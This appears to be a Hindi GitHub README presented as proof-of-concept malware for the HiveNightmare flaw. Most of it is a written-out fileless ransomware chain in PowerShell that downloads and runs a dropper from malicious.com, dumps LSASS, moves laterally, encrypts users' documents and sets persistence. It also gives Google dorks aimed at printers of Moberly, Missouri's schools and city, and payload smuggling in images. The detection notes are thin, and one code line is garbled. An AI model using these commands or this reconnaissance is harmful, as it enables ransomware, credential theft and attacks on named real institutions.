
 p1rat3r00t/why-so-serious-sam
PoC मैलवेयर जो विंडोज 10/11 पर LOLBins के साथ एक फाइललेस रेड टीम विधि का उपयोग करके शैडो कॉपी पर अनुचित ACLs (CVE-2021-36934) के शोषण का उपयोग करता है, स्थानीय NTLM हैश के लिए SYSTEM और SAM हाइव्स निकालता है।


CVE-2021-36934/HiveNightmare एक शैक्षिक लाल/बैंगनी टीम अनुसंधान परियोजना है जो Windows 11 पर एक फ़ाइललेस मैलवेयर हमले के ढाँचे का अनुकरण करती है। यह MITRE ATT&CK तकनीकों का उपयोग करके वास्तविक दुनिया के प्रतिपक्षी किल चेन का अनुकरण सक्षम बनाता है, जिसमें गुप्त, फ़ाइललेस संचालन पर ध्यान केंद्रित किया गया है।
चेतावनी: केवल पृथक प्रयोगशालाओं में अनुसंधान और प्रशिक्षण के लिए। उत्पादन या अनधिकृत प्रणालियों पर उपयोग न करें।
निम्नलिखित PowerShell सिमुलेशन बिल्ट-इन विंडोज़ टूल्स (LOLBins) का उपयोग करके एक सामान्य फ़ाइललेस रैनसमवेयर हमले की श्रृंखला प्रदर्शित करता है:
# प्रारंभिक पहुँच: ड्रॉपर लोड करें
IEX(New-Object Net.WebClient).DownloadString("http://malicious.com/dropper.ps1")

# निष्पादन: इन-मेमोरी पेलोड को डिकोड और लोड करें
$bytes = [System.Convert]::FromBase64String("[Base64Payload]")
[System.Reflection.Assembly]:https://raw.githubusercontent.com/p1rat3r00t/why-so-serious-sam/main/:Load($bytes)

# विशेषाधिकार वृद्धि
Start-Process powershell -Args "-ExecutionPolicy Bypass -File C:\Temp\elevate.ps1" -Verb RunAs

# क्रेडेंशियल एक्सेस
rundll32.exe C:\Windows\System32\comsvcs.dll, MiniDump (Get-Process lsass).Id C:\Temp\lsass.dmp full

# पार्श्व गति
wmic /node:targetPC process call create "powershell.exe -File \\share\payload.ps1"

# फ़ाइल एन्क्रिप्शन उदाहरण
$files = Get-ChildItem -Path "C:\Users\*\Documents" -Include *.docx,*.pdf -Recurse
foreach ($file in $files) {
  $data = Get-Content $file.FullName -Raw
  $aes = New-Object System.Security.Cryptography.AesManaged
  $aes.Key = [Text.Encoding]::UTF8.GetBytes("RANDOM-GEN-KEY-1234567890123456")
  $aes.IV = New-Object byte[] 16
  $enc = $aes.CreateEncryptor().TransformFinalBlock([Text.Encoding]::UTF8.GetBytes($data), 0, $data.Length)
  Set-Content -Path $file.FullName -Value ([Convert]::ToBase64String($enc))
}

# स्थायित्व
Set-ItemProperty "HKCU:\Software\Microsoft\Windows\CurrentVersion\Run" -Name "ransomware" -Value "powershell -File C:\Temp\persist.ps1"
उदाहरण उद्देश्य: मोबर्ली, मिसौरी में सार्वजनिक रूप से उजागर प्रिंटर सेवाओं की पहचान करना, जो PrintNightmare जैसे शोषण के लिए संभावित रूप से असुरक्षित हैं।
नमूना गूगल डॉर्क क्वेरीज़:
inurl:"/hp/device/this.LCDispatcher" "Moberly"
intitle:"Printer Status" "Moberly Public Schools"
intitle:"Web Image Monitor" inurl:"/wim" "Moberly"
inurl:"/printer/main.html" "City of Moberly"
intitle:"Web Jetadmin" "Moberly"
inurl:"/printers/" "Moberly"
inurl:"/PPS/public/" "Moberly"
intitle:"Konica Minolta" inurl:"/wcd/" "Moberly"
intitle:"PaperCut MF" "Moberly"
intitle:"Lexmark" inurl:"/printer/" "Moberly"
intitle:"Canon Remote UI" "Moberly"
intitle:"EpsonNet Config" "Moberly"
लिविंग ऑफ द लैंड बाइनरीज़ (LOLBins) वैध, भरोसेमंद विंडोज़ बाइनरीज़ हैं जिनका आमतौर पर प्रतिपक्षियों द्वारा सुरक्षा नियंत्रणों को दरकिनार करने और फ़ाइललेस रूप से दुर्भावनापूर्ण कोड चलाने के लिए दुरुपयोग किया जाता है।
उपयोग उदाहरण (प्रिंट सेवा हमला):
rundll32.exe \\10.10.X.X\shared\payload.dll,ReflectEntry
हमलावर
rundll32.exe,regsvr32.exe, औरpowershell.exeजैसे LOLBins का उपयोग नेटवर्क शेयरों से पेलोड निष्पादित करने के लिए करते हैं, अक्सर टोही के माध्यम से उजागर प्रिंटर या सर्वरों की पहचान करने के बाद।
लक्ष्य: छवियों के भीतर संग्रह एम्बेड करके और देशी टूल्स का उपयोग करके उन्हें निकालकर पेलोड को गुप्त रूप से वितरित करना।
चरण:
पेलोड एम्बेड करें:
copy /b nsfw.jpg + payload.7z nsfw.jpg
निकालें और डिकोड करें:
certutil -decode nsfw.jpg dropper.7z
7z x dropper.7z -oC:\Users\Public\
यह विधि पारंपरिक फ़ाइल एक्सटेंशन फ़िल्टरिंग को दरकिनार करती है और चोरी-छिपे वितरण के लिए बिल्ट-इन टूल्स का लाभ उठाती है।
तकनीक: रिफ्लेक्टिव लोडिंग का उपयोग करके एक दुर्भावनापूर्ण DLL को सीधे मेमोरी में लोड और निष्पादित करना।
उदाहरण:
rundll32.exe \\10.10.X.X\share\nsfw.dll,ReflectEntry
यह डिस्क पर आर्टिफैक्ट छोड़े बिना गुप्त, इन-मेमोरी निष्पादन को सक्षम बनाता है।
| चरण | तकनीक | आईडी | विवरण |
|---|---|---|---|
| प्रारंभिक पहुँच | वैध खाते / ड्राइव-बाय कॉम्प्रोमाइज़ | T1078, T1189 | सार्वजनिक-सामने प्रिंट इंटरफेस से समझौता |
| निष्पादन | DLL साइड-लोडिंग / LOLBins | T1218, T1055.001 | भरोसेमंद बाइनरीज़ के माध्यम से DLL को रिफ्लेक्टिव रूप से चलाना |
| विशेषाधिकार वृद्धि | प्रिंट स्पूलर शोषण / Hive ACL उल्लंघन | T1068, T1003.002 | सिस्टम-स्तरीय पहुँच और SAM हैश निष्कर्षण |
| रक्षा चोरी | फ़ाइललेस निष्पादन / अस्पष्टीकृत फ़ाइलें | T1027, T1202 | certutil, mshta आदि के माध्यम से वितरित एन्कोडेड पेलोड |
| क्रेडेंशियल एक्सेस | LSASS डंपिंग / SAM Hive एक्सेस | T1003 | HiveNightmare के बाद क्रेडेंशियल डंपिंग |
| पार्श्व गति | SMB/नेट शेयर गणना | T1021.002 | प्रिंटर शेयरों या स्पूलर गणना के माध्यम से फैलना |
| प्रभाव | डेटा विनाश / एन्क्रिप्शन | T1485, T1486 | DLL पेलोड के माध्यम से ट्रिगर किया गया फ़ाइललेस वाइपरवेयर |
Sysmon + सिग्मा नियम:
rundll32.exe की निगरानी करेंcertutil.exe, regsvr32.exe, mshta.exe के असामान्य उपयोग पर नज़र रखेंSIEM उदाहरण (ELK/Splunk):
explorer.exe से rundll32.exe उत्पन्न करना)Stop-Service -Name Spooler -Force
Set-Service -Name Spooler -StartupType Disabled
इस रिपॉजिटरी में सभी सामग्री, कोड और तकनीकें केवल शैक्षिक और अधिकृत पेनिट्रेशन टेस्टिंग के लिए हैं। इस परियोजना के किसी भी भाग का उपयोग नियंत्रित, पृथक वातावरण के बाहर और स्पष्ट अनुमति के बिना न करें। लेखक दुरुपयोग के लिए कोई देयता नहीं मानते।
